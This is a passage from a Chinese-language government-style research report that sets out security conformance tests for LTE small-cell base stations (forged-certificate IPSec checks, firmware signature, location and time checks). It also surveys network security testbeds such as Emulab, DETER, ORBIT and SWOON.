測試說明 · （微型）基站連接至核心網路中間的線路可能遭受到實體攻擊或竊聽，利用 IPSec 可以保護資料訊息的機密性和完整性。 **參考資料** · 本測試項目之相關威脅「威脅 5：核心網路內部通訊介面威脅」，細項為 T820.{5, 6, 22}。 **測試目的** · 檢驗（微型）基站與安全閘道（SeGW）之間是否有用憑證來做雙向認證。 **測試方法（利用 IKEv2 協定來產生 IPSec 金鑰）** (1) 啟動安全閘道（腳本）。 (2) （微型）基站向安全閘道發出 IKE_SA_INIT request。 (3) 安全閘道向（微型）基站發出 IKE_SA_INIT response 伴隨著 （微型）基站的憑證要求訊息。 (4) （微型）基站向 安全閘道發送 IKE_AUTH request 伴隨著偽造的（微型）基站憑證，和安全閘道的憑證要求訊息。 (5) 安全閘道驗證（微型）基站的偽造憑證。 (6) 安全閘道向（微型）基站發送 IKE-AUTH response 伴隨著偽造的 SeGW 憑證。 (7) （微型）基站驗證安全閘道的偽造憑證。 **預期結果** (1) 成功建立連線→ Fail。 (2) 反之→ pass。

2. 測試案例：TC3.2: IPSec Connection (II)

測試案例：IPSec Connection (II)
測試說明 · 微型基站連接至 HeMS 的線路可能遭受到實體攻擊或竊聽，利用 IPSec 可以保護資料訊息的機密性和完整性。HeMS 所佈建的位置而分為兩個情形：第一種是佈建在安全領域（secure domain），HeNB 跟 SeGW 之間有用憑證做雙向認證，利用檢測案例 TC3.1 IPSec Connection (I) 。第二種情況，HeMS 在公開領域（public domain）或稱之不安全領域（insecure domain），HeMS 與 HeNB 有用 certificate 做雙向認證。 **參考資料** · 本測試項目之相關威脅「威脅 5：核心網路內部通訊介面威脅」，細項為 T820.{5, 22}。 **測試目的** · 檢驗微型基站與 HeMS 之間是否有用憑證來做雙向認證。 **測試環境暨初始條件** · 微型基站實體、HeMS。 **測試方法（利用 IKEv2 協定來產生 IPSec 金鑰）** (1) 啟動 HeMS（腳本）。 (2) 微型基站向 HeMS 發出 IKE_SA_INIT request。 (3) HeMS 向微型基站發出 IKE_SA_INIT response 伴隨著 HeNB 憑證要求訊息。 (4) 微型基站向 HeMS 發送 IKE_AUTH request 伴隨著偽造的微型基站憑證，和 HeMS 的憑證要求訊息。 (5) HeMS 驗證微型基站的偽造憑證。 (6) HeMS 向微型基站發送 IKE-AUTH response 伴隨著偽造的 SeGW 憑證。 (7) 微型基站驗證 HeMS 的偽造憑證。 **預期結果** (1) 成功建立連線→ Fail。 (2) 反之→ pass。

3. 測試案例：TC3.3: TrE Check

測試案例：TrE Check
測試說明 · 信任環境（Trusted Environment）是（微型）基站建立信賴鏈的基礎，在開機時，需要透過一連串的驗證程序，來確保開機的過程中並沒有遭受到篡改。 **參考資料** · 本測試項目之相關威脅「威脅 4：系統、軟體漏洞威脅」，細項為 T820.{7, 18}。 **測試目的** · 檢驗 TrE 的建立是否能正常運行。 **測試環境暨初始條件** · 微型基站實體、需要廠商提供 TrE 相關實作訊息，以及韌體更新程序。 **測試方法** (1) 修改或是更新（微型）基站韌體，該韌體沒有合法憑證簽章。 (2) 將（微型）基站重新啟動。 (3) 看（微型）基站是否能夠正確地開機。 **預期結果** (1) 成功建立連線→ Fail。 (2) 反之→ pass。

4. 測試案例：TC3.4: Software Validation

測試案例：Software Validation
測試說明 · （微型）基站建立了信任環境（Trusted Environment）之後，應該會啟動執行軟體的驗證，以確保（微型）基站上所運行的程式都是經過驗證的。如果運行遭到竄改的軟體，小則失去基站控制權，大則影響整體行動寬頻網路的安全性。 **參考資料** · 本測試項目之相關威脅「威脅 4：系統、軟體漏洞威脅」，細項為 T820.{6, 7}。 **測試目的** · 檢驗 Software Validation 機制。 **測試環境暨初始條件** · （微型）基站實體、需要廠商提供本地管理終端（Local Maintance Terminal, LMT）相關實作訊息，以及韌體更新程序。 **測試方法** (1) 修改或是更新（微型）基站軟體，該軟體沒有合法憑證簽章。 (2) 將（微型）基站重新啟動。 (3) 看（微型）基站是否能夠正確地運行該軟體。 **預期結果** (1) 成功建立連線→ Fail。 (2) 反之→ pass。

5. 測試案例：TC3.5: Location Authentication

測試案例：Location Authentication
測試說明 · 在 3GPP TS 33.320 中有明定（微型）基站應該提供自身的地理位置給核心網路知道，否則該（微型）基站可能會被移動，造成實體不安全存取或是影響無線資源的分配。如果任意的更動位置，則下次 S1 建立時會失敗，達到預防的目的。位置資訊可分為：公開網路位址、線路位置資訊、附近 Macro-Cell 資訊、地理位置。基站應該選用其中一種讓核心網路來做驗證。 **參考資料** · 本測試項目之相關威脅「威脅 5：核心網路內部通訊介面威脅」，細項為 T820.{11, 22, 24, 27}, T805.7。 **測試目的** · 檢驗（微型）基站是否能夠回傳位置資訊，是否能夠通過驗證。 **測試環境暨初始條件** · （微型）基站實體、HeMS / OAM（模擬器）、需要廠商提供 HeMS / OAM 管理介面，有關位置資訊驗證、核心網路（模擬器）。 **測試方法** (1) 啟動 HeMS / OAM （模擬腳本）。 (2) （微型）基站開機後，在建立 S1 之前需要經過位置認證，向 HeMS / OAM 發送註冊要求（register request），內含錯誤的位置資訊。 (3) HeMS / OAM 驗證（微型）基站的位置，例如向 Connectivity Session Location and Repository Function（CLF）要由 IP 相對應的存取線路位置資訊。 (4) HeMS / OAM 傳回 register response 給（微型）基站。 **預期結果** (1) 成功運行→ Fail （表示 HeMS / OAM 沒有做地理位置驗證）。 (2) 反之→ pass。

6. 測試案例：TC3.6: Location Report

測試案例：Location Report
測試說明 · 如果任意的更動位置，則下次 S1 建立時會失敗，達到預防的目的。位置資訊可分為：公開網路位址、線路位置資訊、附近 Macro-Cell 資訊、地理位置。基站應該選用其中一種讓核心網路來做驗證，如果有異動時，應通知 HeMS / OAM。 **參考資料** · 本測試項目之相關威脅「威脅 5：核心網路內部通訊介面威脅」，細項為 T820.{11, 24, 27}, T805.7。 **測試目的** · 檢驗（微型）基站的位置異動時，是否能夠回報給 HeMS / OAM。 **測試環境暨初始條件** · （微型）基站實體、HeMS / OAM（模擬器）、需要廠商提供 HeMS / OAM 管理介面，有關位置資訊驗證、核心網路（模擬器）。 **測試方法** (1) 啟動 HeMS / OAM （模擬腳本）。 (2) 監控 HeMS / OAM 與（微型）基站的連線。 (3) （微型）基站運行過程中，異動位置資訊。 (4) 檢查是否有回報訊息出現。 **預期結果** (1) 有→ Pass （表示（微型）基站會回報位置異動）。 (2) 反之→ Fail。

7. 測試案例：TC3.7: Time Synchronization

測試案例：Time Synchronization

測試說明

- 時間對於行動寬頻網路中，扮演著相當重要的角色。除了無線訊號資源需要時間同步以外，一般認證的憑證也需要相同的時間資訊來做驗證。一般來說，對時可以用外部網路的 NTP 或是電信商內部自己管理的 NTP，所以這邊在時間同步的工作項目中，會有安全需求。

參考資料

- 本測試項目之相關威脅「威脅 1:外來網路訊務量威脅」、「T5. 核心網路內部通訊介面威脅」，細項為 T820.{25, 27}, T805.7。

測試目的

- 檢驗（微型）基站是否能夠接受時間同步訊息。

測試環境暨初始條件

- （微型）基站實體、HeMS / OAM（模擬器）、需要廠商提供 HeMS / OAM 管理介面、有關時間同步 Network Time Protocol （NTP）伺服器。

測試方法

(1) 啟動 HeMS / OAM （模擬腳本）。

(2) 監控 HeMS / OAM 與（微型）基站的連線。

(3) 觀看是否有從（微型）基站發出時間同步訊息。

(4) 觀看 NTP 伺服器是否有回傳時間。

(5) 檢查（微型）基站是否有成功設定時間。

預期結果

(1) 有→ Pass （表示（微型）基站會同步時間）。

(2) 反之→ Fail。

8. 測試案例：TC3.8: Radio Power Control

測試案例：Time Synchronization
測試說明 · 3GPP TS 33.320 提到，（微型）基站未通過認證時，空中介面需要被關閉。一方面是減少發送的無線訊號，另一方面是避免空中介面被攻擊者利用。若空中介面關閉時，使用者的資料無法傳遞，也就避免身份資訊被竊聽。 **參考資料** · 本測試項目之相關威脅「T2：無線訊號威脅」，細項為 T820.{9, 21}, T805.{1, 2}。 **測試目的** · 檢驗（微型）基站若遭遇連線異常或是斷線是否能夠關閉空中介面。 **測試環境暨初始條件** · （微型）基站實體、核心網路（模擬器）。 **測試方法** (1) 啟動核心網路(模擬器) 。 (2) (微型)基站使用偽造的憑證語核心網路嘗試建立連線。 (3) 觀看當顯示連線失敗時，基站是否會關閉空中介面。 **預期結果** (1) 有→ Pass （表示（微型）基站未通過認證的時候會關閉空中介面）。 (2) 反之→ Fail。

第6.3節　小結

在 6.1 節「概念性驗證」當中，主要以了解測試平臺需要有怎樣的功能、能夠提供多少種類的測試項目為主。經過實測之後，發現核心網路在測試過程中扮演非常重要的角色，許多功能是否能夠實現，需要有核心網路的支援。由於各家廠商實作的核心網路設備可能會有些差異，如果採用軟體模擬的方式進行，則較有彈性進行修改，對於測試項目具有相當的擴充性。於概念性驗證可模擬第七章行動寬頻資安檢測平臺架構的合理性，確保檢測項目內容於未來建置的可用性。

6.2 節「行動寬頻資安檢測項目規劃」係參考 NIST、3GPP、McAfee 所述之威脅，並依行動寬頻六大威脅分類研擬測試內容及測試方法，針對與行動寬頻「基站」資安相關之基礎功能、介面資安、進階資安研擬規劃檢測項目，其中基礎功能及介面資安之檢測，為信令安全測試，為系統上線前必備之一致性及相容測試；進階資安檢測項則為針對行動寬頻六大威脅進行之檢測規劃，對應關係如下表 6- 11。

表 6- 11 針對威脅種類擬定的測試方向

種類	測試種類與方向	測試內容	對應之檢測項
威脅 1: 外來網路訊務量威脅	流量（壓力測試）：檢驗基站能乘載的負荷以及超出負荷的情況。	訊息流量	
		語音流量	
		影音流量	
	阻斷式攻擊（透過 S1-U 攻擊使用者裝置）：檢驗基站能乘載的負荷以及超出負荷的情況。	SYN Floods	
		ICMP Floods	
		UDP Floods	
		LAND attack	
威脅 2: 無限訊號威脅	無線訊號干擾（Uu）：利用無線訊號來干擾行動裝置。	Jamming	
	無線資源控制：未認證的裝置是否能夠關閉空中介面	Radio Control	TC3.8:Radio Power Control
威脅 3: 行動裝置間	裝置間阻斷式攻擊：裝置間的攻擊。	SYN Floods	
		ICMP Floods	

種類	測試種類與方向	測試內容	對應之檢測項
威脅 4:系統、軟體漏洞威脅	系統配置：檢查基本的系統測試	登入密碼有無	
		登入密碼強度	
	系統安全：檢查運行系統的完整性	TrE 檢查	TC3.3:TrE Check
		軟體合法性驗證	TC3.4:Software Validation
	網路介面（滲透測試）：利用網路連線來檢驗（微型）基站的網路連線。	可接受連線	
		連線軟體漏洞	
		加密演算法強度	
	系統軟體（弱點掃描）：檢查系統內部是否有惡意文件與軟體，或是存在系統漏洞。	權限管理	
		執行檔案漏洞	
		系統核心漏洞	
威脅 5:核心網路內部通訊介面威脅	阻斷式攻擊（X2）：一台惡意基站對另一台基站做攻擊	SYN Floods	
		ICMP Floods	
		Handover	
	IPSec 連線設置：是否有做憑證雙向驗證	SeGW 憑證驗證	TC3.1: IPSec Connection (I)
		HeMS 憑證驗證	TC3.2:IPSec Connection (II)
威脅 6:干擾網路服務	位置管理資訊（S1-MME）：確認基站是否有正確的位置資訊	位置認證	TC3.5:Location Authentication
		位置異動回報	TC3.6:Location Report
	時間資訊：確認基站是否能與核網同步。	時間同步機制	TC3.7:Time Synchronization

資料來源：本團隊整理

行動寬頻基站資安檢測環境第一期計畫所研擬之檢測項目，係依據 3GPP 規範進行異常行為測試，為檢測大方向之擬定，後續第二期研究計畫，將有實際及實機操作之檢測細項，並將檢測範圍擴大至系統軟體弱點檢測及設備商自我宣告書面審查。本平臺建置待測物為基站，針對行動寬頻威脅與手機資安或核心網路相關者，則不在本報告論述。與系統、軟體漏洞威脅相關之黑箱測試、沙箱測試、模糊檢測或已知病毒之防禦攻擊檢測則建議可參考國際檢測實驗室（NIST 等）或、電信設備商(NSN、Ericsson 等)、電信業者（AT&T、Verizon）通用之軟體工具進行，相關之檢測工具軟體雖具有獨規性，但若本檢測平臺欲與國際接軌，建議可參考國際通用之檢測工具規範為建置標的，畢竟全球的資訊安全議題，仍待國際間一致性標準實踐後實施。

第7章　行動寬頻資安檢測平臺架構規劃

本章說明行動寬頻資安檢測平臺的架構規劃。透過蒐集及研析行動寬頻基站資安及檢測技術與產品，發展適合以基站檢測為目的之客製化開發平臺，並參考目前行動寬頻電信業者的網路環境，結合學界、研究機構及產業專家的建議，設計適合本研究的解決方案，包含用戶端（UE）、基站（eNodeB、Small cell 等）、核心網路（EPC）及相關軟硬體，除了考量行動網路之特性外，還必須界定網路資訊安全相關風險與威脅，以便挑選適合的策略組合，提出平臺架構規劃。

基於確保平臺規劃內容於未來建置之可用性，能將研究成果運用於資安檢測活動中，有關平臺的適當投入規模、平臺內容的選擇、平臺開發專案的整合等議題，應該也是研究上不可忽視的重點，也必須考慮到後續行動寬頻技術的演進（如 VoLTE），因此本章進行行動寬頻資安檢測平臺規劃的需求探索、系統分析、設計原則及功能、軟硬體說明、預期功能、維運及營運建議的每一階段工作，以求正確地滿足資安檢測平臺的目的，以下將分別說明。

第7.1節　行動寬頻資安檢測平臺需求探索

各種新興的無線及行動網路在逐漸普及的同時，也面臨日趨嚴重的安全威脅；這些安全威脅不僅存在於單一無線及行動網路間，更存在不同網路的銜接面、不同安全機制的整合界面之間。因此在討論新興網路的相關議題時，具有分析安全機制整合成效的評估工具是不可或缺的，例如可以設計和檢測裝置安全的網路測試平臺。透過此一測試平臺， 裝置開發商與安全機制設計者將可不必實地建置網路環境,便能測試新開發的安全系統與機制，此舉不啻可減少測試時間、加速產品上市時程，並可提高整個系統上線後的資訊安全。

無線與有線網路的差異，使得我們無法直接將現有的有線網路安全技術套用於無線網路之上。有鑑於此,專家學者們紛紛提出適用於無線及行動網路的安全防禦機制，然而，該些研究皆缺乏一安全的、具彈性的實驗平臺，以佐證新方法於真實世界中的可行性，也缺乏穩定的測試環境來重製實驗，確認新方法的穩定性與耐度。網路模擬方式可協助解決實驗環境欠缺之窘境，然對許多實驗而言，僅使用模擬軟體測試仍嫌不足，例如模擬軟體萃取部分系統屬性的方式就無法模擬因硬體設備所造成的效能瓶頸。

無線及行動網路測試平臺建置時常會面臨各式各樣的挑戰，包括動態頻寬變化的仿真、封包廣播範圍、行動行為仿真、效能仿真、不同網路層的功能仿真。歸納各種挑戰與需求，本節說明行動網路測試平臺設計時所需考量的原則，包括一般性測試需求、訊號測試與安全測試相關的設計需求(請參閱表7- 1)，詳細內容說明如下。

表 7- 1 檢測平臺設計需求[117]

平臺需求	設計原則
一般性需求	資源共享(resource sharing)
	網路的仿真度(fidelity)
	可重複性(repeatability)
	擴充性(scalability)
	擴展性(extensibility)
訊號相關需求	訊號干擾 (signal interference)
	訊號強度變化(variation of signal strength)
安全相關需求	隔離性(isolation)
	安全性(secure containment)

資料來源：IEEE

一、一般性設計需求

（一）資源共享(resource sharing)

測試平臺最大的目的就是希望能精簡硬體資源的成本。多位測試人員可以共用使用相同的硬體資源，進行不同的實驗與測試，以求達到資源共享的目的。

（二）網路的仿真度(fidelity)

仿真系統與模擬系統最大的不同在於仿真網路引入實體網路節點，能確實模擬硬體的仿真度，例如封包傳遞期間，路由經交換器、路由器、閘道時所衍生的延遲、抖動的現象等。

[117] Borting Chen, Yu-Lun Huang, “Launching a Security Testbed for Wireless Networks with Extensibility to Support Mobile Experiments,” IEEE Reliability, August/September/October 2015, pp 5-11.

（三）可重複性(repeatability)

無線網路測試平臺應能提供可配置之系統參數，藉以提供相同的實驗環境予測試者。如此，測試者便能一再地重複相同的實驗環境，以驗證其通訊協定或應用的可行性與效能改善情況。

（四）擴充性(scalability)

為了因應愈來愈普及的無線網路使用趨勢，無線網路測試平臺應提供良好的擴充介面，使系統能隨著使用需求增加更多的測試節點(如 UE/eNodeB 個數)，以提升測試網路的規模。

（五）擴展性(extensibility)

隨著網路技術的進步，測試平臺應具備新增不同測試功能之擴展能力，使系統能創建足夠的測試架構與腳本，以期能充實並健全測試內容與面向。

二、訊號相關之設計需求

（一）訊號干擾(signal interference)

無線網路測試平臺面臨的挑戰之一是解決無線網路介面之間的訊號干擾問題。雖然一般無線網路中本就存在訊號干擾現象，但將所有無線網路介面集中在附近時，此干擾現象反而容易影響實驗結果，故應予以避免。

（二）訊號強度變化(variation of signal strength)

無線網路測試平臺面臨的挑戰之一是仿真無線訊號的強度變化。由於無線訊號的強度會隨著無線裝置的移動、地理位置的變化、室內/外擺設與環境的變化而有所不同，故無線網路測試平臺應提供仿真訊號強度變化的功能。

三、安全測試之設計需求

（一）隔離性（isolation）

當多個測試人員使用相同無線網路節點進行實驗時，此平臺應提供足夠的隔離性，使測試實驗之間不會因為彼此的存在而產生干擾(如記憶體污染等等)。

（二）安全性（secure containment）

如欲提供測試人員在此無線網路測試平臺研究某些惡意病毒的擴散行為或是驗證某些協定的攻擊防禦力，無線網路測試平臺應提供足夠的安全保護，讓測試者實驗所使用的惡意程式碼不會外流，也不會受到外部網路病毒、蠕蟲的侵害。

第7.2節　行動寬頻資安檢測平臺系統分析

近年來，許多專家學者、研究單位或企業開始考慮有線、無線及行動網路環境實驗的重製性、正確性、擴充性等特質，開發了各種不同的網路測試平臺。本研究蒐集以下較具規模的的平臺案例，包括 Emulab、DETER、ORBIT 、Agarwal 提出的網路檢測平臺以及交大 BML 實驗室及 AT&T 的 LTE 檢測平臺，本研究根據不同形式的網路環境，檢討各種平臺環境的特性，藉由分析涵蓋極大至小型規模的平臺，透過各平臺案例的分析比較，逐步建構對於行動資安檢測平臺的想像，根據需求蒐集規劃，並與專家學者及產業界訪談,執行驗證與確認作業,以確保工作產出滿足委託單位需求。相關研究內容如下：

一、Emulab

Emulab 是美國猶他大學為了分散式系統和網路的研究而設計的仿真平臺。測試人員以 NS (Network Simulator)語言描述實驗網路拓樸,Emulab 依據 NS 檔案配置實驗用的實體機器，透過虛擬區網 (Virtual Local Area Network，VLAN)來區隔實驗。配置在同一虛擬區網裡的實驗節點可以彼此溝通，就如同這些節點都連接至同一實體線路；節點之間是否能夠溝通取決於虛擬區網的規劃,與節點的實際位置無關。基於此技術，Emulab 能同時執行數個實驗，並確保實驗彼此不互相影響。Emulab 按照設計好的網路拓樸和實驗環境，依下列步驟建立新實驗：(1)分配實驗節點和設定交換器；(2)配置虛擬區網以建立預想的網路拓樸；(3)載入指定的可執行映像檔至選定的實驗節點。完成上述三步驟，測試人員便能在 Emulab 上進行測試實驗。




圖 7- 1 Emulab

資料來源：ACM SIGOPS Operating Systems Review

二、DETER

DETER[118]以 Emulab 為基礎，提供了具可重複性的網路安全實驗環境，並且除了防禦機制，它亦開發了惡意程式。DETER 的設計目標為建造適合網路安全實驗的測試環境[4-6]，實驗環境的隔離性和安全性是 DETER 的二大基本要求。DETER 使用的安全機制包括了：(1)採用網際網路安全通訊協定(Internet Protocol Security，簡稱 IPSec)的通道模式(tunnel mode)連接實驗節點和控制交換器；(2)以防火牆隔離外部和內部實驗網路。防火牆的限制是必要的，除了維持內部實驗網路的單純性，它亦可避免實驗中的惡意程式失去控制，進而危害外部網路。DETER 企圖在實驗仿真性、實驗可重複性、實驗可程控性以及研究功能四項中，提出有效的折衷方案。

[118] T. Benzel, et al., “Experience with DETER: A Testbed for Security Research,” Proc. Tridentcom, IEEE, 2006.




圖 7- 2 DETER

資料來源：IEEE

三、ORBIT 與 Agarwal 無線仿真模擬器

ORBIT(Open-Access Research Testbed for Next-Generation Wireless Networks)[119]是針對 3G 和 802.11 網路而設計的、具二層架構的無線測試平臺(如圖 7- 3)。ORBIT 由密集的 802.11 節點組成(如下圖左側，下圖右側為操作介面)，可以動態地連結節點成特定拓樸。與 SWOON 不同的是，每一個 ORBIT 節點即是一個實體裝置，該裝置開啟二個乙太埠、有二個 802.11 網路界面。

V. Agarwal[120]提出的無線仿真模擬器，新增仿真的 802.11 媒介存取控制層和實體層至網際層 (IP layer) 與 802.3 媒介存取控制層之間，這樣的實作方式需要移植網際網路通訊協定堆疊的成本。

[119] D. Raychaudhuri, et al., “Overview of the ORBIT Radio Grid Testbed for Evaluation of Next-Generation Wireless Network Protocols,” Proc. IEEE Wireless Communications and Networking Conference, 2005, pp. 1664-1669.

[120] V. Agarwal, “A Scalable Implementation of a Wireless Network Emulator,” Master thesis, University of Utah, 2006.




圖 7- 3 ORBIT

資料來源：IEEE

四、安全無線堆疊觀測網路– SWOON

SWOON 的系統架構，如下。包含了(1)與 DETER 伺服器之銜接界面、(2)控制客戶端(Control Client)、(3)「應用-影子」節點對以及(4)與 DETER 實驗節點溝通的安全虛擬鏈結(Virtual Link)。




圖 7- 4 SWOON 架構

資料來源：IEEE

SWOON 架構係控制客戶端透過 DETER 伺服器，傳送指令予應用-影子節點。

（一）DETER 伺服器

DETER 伺服器主要可分為指揮伺服器(Boss Server) 和使用者伺服器(User Server)。指揮伺服器負責控制交換器和電源控制器，在建立新實驗時，它會配置實驗節點，創建實驗者設計的網路拓樸。使用者伺服器的主要工作為管理使用者(測試人員)帳號；測試人員可使用安全外殼 (SSH) 協定連至使用者伺服器，安全地遠端存取和控制實驗。

（二）控制客戶端

控制客戶端提供測試人員一套圖形化的設定工具以設置實驗環境。控制客戶端傳送測試人員的控制指令至影子節點，它亦負責轉譯無線拓樸為特定格式的設定檔，DETER 則依此設定檔初始化對應的有線網路架構。實驗建置完成後，控制客戶端傳送各個實驗節點的訊號覆蓋表 (coverage table)至實驗節點，該表紀錄了每個節點訊號範圍內的其他節點和節點間的距離。

（三）應用-影子節點對（application-shadow node pair）

SWOON 透過應用-影子節點對的設計，用兩個裝置：應用節點與影子節點來實現與作業系統無關的無線網路通訊節點。透過此設計，實驗時，測試人員不需更動應用或影子節點的底層核心，不必移植任何驅動程式。節點對的設計為 SWOON 架構的核心貢獻之一。也由於毋需安裝實體無線裝置的特性，SWOON 適用於多種無線網路的測試實驗，是一具有高度彈性的測試平臺。

1. 應用節點

在 802.11 網路中，非端點的無線網路存取器至少需要二個網路界面：連接區域網路之乙太網路界面以及服務無線站台的無線網路界面。同理，扮演無線網路存取器的 SWOON 應用節點亦至少需要二個網路界面，一連接交換器，另一負責和影子節點溝通。與交換器連接的界面傳送封包至其他區域網路；第二個界面則將封包廣播至所有位於存取器訊號範圍內的無線站台之影子節點。

應用節點的主要工作為執行該存取裝置上的應用程式。由於其網路操作、封包轉換等作業均已由其影子節點處理，故應用節點能投入所有計算資源來執行應用程式，

以保有執行應用程式之仿真度。

2. 影子節點

此節點扮演應用節點之虛擬無線網卡的角色，它可仿真多種網路之媒介控制層，例如 802.11（無線網路）及 WiMAX（行動網路），並且為了仿真無線訊號以空氣為介質的傳輸行為，影子節點廣播封包給所有位於訊號範圍內的其他節點。每一個影子節點皆有二個網路界面，一和應用節點溝通，另一連接交換器。

圖 7- 4 範例說明了 SWOON 無線裝置與 DETER 節點的關係。透過影子節點的設計，SWOON 平臺可以模擬無線網路之行為，仿真網路媒介控制層，此模擬則仰賴執行於影子節點的無線網卡仿真器。以 802.11 為例，無線網卡仿真器對封包進行的動作如下：

(1) 用 pcap 擷取應用節點傳送之封包。

(2) 依據測試人員對於延遲時間、延遲變異量及頻寬等設定，決定是否製造封包延遲或是直接丟棄封包。由於延遲時間或是封包丟失率常受訊號強度之影響，記錄於訊號覆蓋表之節點距離可用以計算延遲時間和丟失率。

(3) 若是不丟棄封包，則封裝 (encapsulate) 或解封裝(decapsulate) 封包標頭。封裝在外傳封包的二個前綴標頭分別是 802.11 標頭(內層)及 802.23 廣播標頭(外層)。當無線網卡仿真器一接收其他影子節點傳送的封包之時，無線網卡仿真器便依序拆解 802.23 廣播與 802.11 標頭。如需模擬其他網路（如 WiMAX）之封包，則需以 WiMAX 行動網卡仿真器替代 802.11 無線網卡仿真器，並將前述內層 802.11 標頭，置換成 WiMAX 標頭。

(4) 透過 UDP sockets 廣播封包，或是轉傳收到的封包至上層應用程式。

(5) 處理應用節點之連線、斷線和認證。因此，無線網卡仿真器亦可實現節點移動性 (mobility)。

下圖，以 802.11 為例，說明了應用節點和影子節點間的封包流程，應用-影子節點對間的封包流程（以 802.11 為例）：應用節點將應用程式封包傳送至影子節點，影子節點上的 802.11 無線網卡仿真器收到封包後，解封裝 802.3 標頭，接著重新封裝 802.11 標頭，再將封包廣播至其他節點。

